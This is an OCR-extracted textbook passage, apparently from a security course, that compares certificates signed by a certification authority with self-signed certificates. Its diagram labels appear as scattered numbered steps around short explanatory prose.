Validation Authority (VA)
Purchases digital certificate
1
2
Digital certificate
Enquires the certificate
5
6
Verifies the certificate
User
Document is signed using the digital certificate
4
Receiver


Self-Signed Certificate

- User creates self-signed digital certificate using a certification creation tools, such as **Adobe Acrobat Reader**, **Java's keytool**, or **Apple's Keychain**
- The certificate contains name of the user, **user's public key** and his digital signature
- User **signs the document** using the **self-signed certificate** and sends to the receiver
- The receiver can verify the certificate by enquiring with the **user**
- User verifies the certificate to the receiver

User
1
Uses certificate creation tools to create self-signed digital certificate
5
Verifies the certificate
2
Sends request for the certificate validation
4
3
Document is signed using the self-signed certificate
Receiver

Signed Certificate (CA) vs. Self-Signed Certificate

- **Signed Certificate**



Publishes Certificate Revocation Lists (CRL), Online Certificate Status Protocol (OCSP), and CA chain certificate
3
Certification Authority (CA)
Validation Authority (VA)
Purchases digital certificate
1
2
Digital certificate
Enquires the certificate
5
6
Verifies the certificate
User
Document is signed using the digital certificate
4
Receiver

Figure 20.28: Process of obtaining signed certificates

As shown in the diagram above, the user gets a digital certificate from a trustworthy CA. The digital certificate contains name of the certificate holder, a serial number, expiration dates, a copy of the certificate holder's public key and the digital signature of the CA. The user signs the document using the digital certificate and sends to the receiver. The receiver can verify the certificate by enquiring with validation authority (VA). VA verifies the validity of the certificate.

- **Self-Signed Certificate**




User
1
Uses certificate creation tools to create self-signed digital certificate
2
Document is signed using the self-signed certificate
3
Sends request for the certificate validation
4
5
Verifies the certificate
Receiver

Figure 20.29: Process of generating self-signed certificates

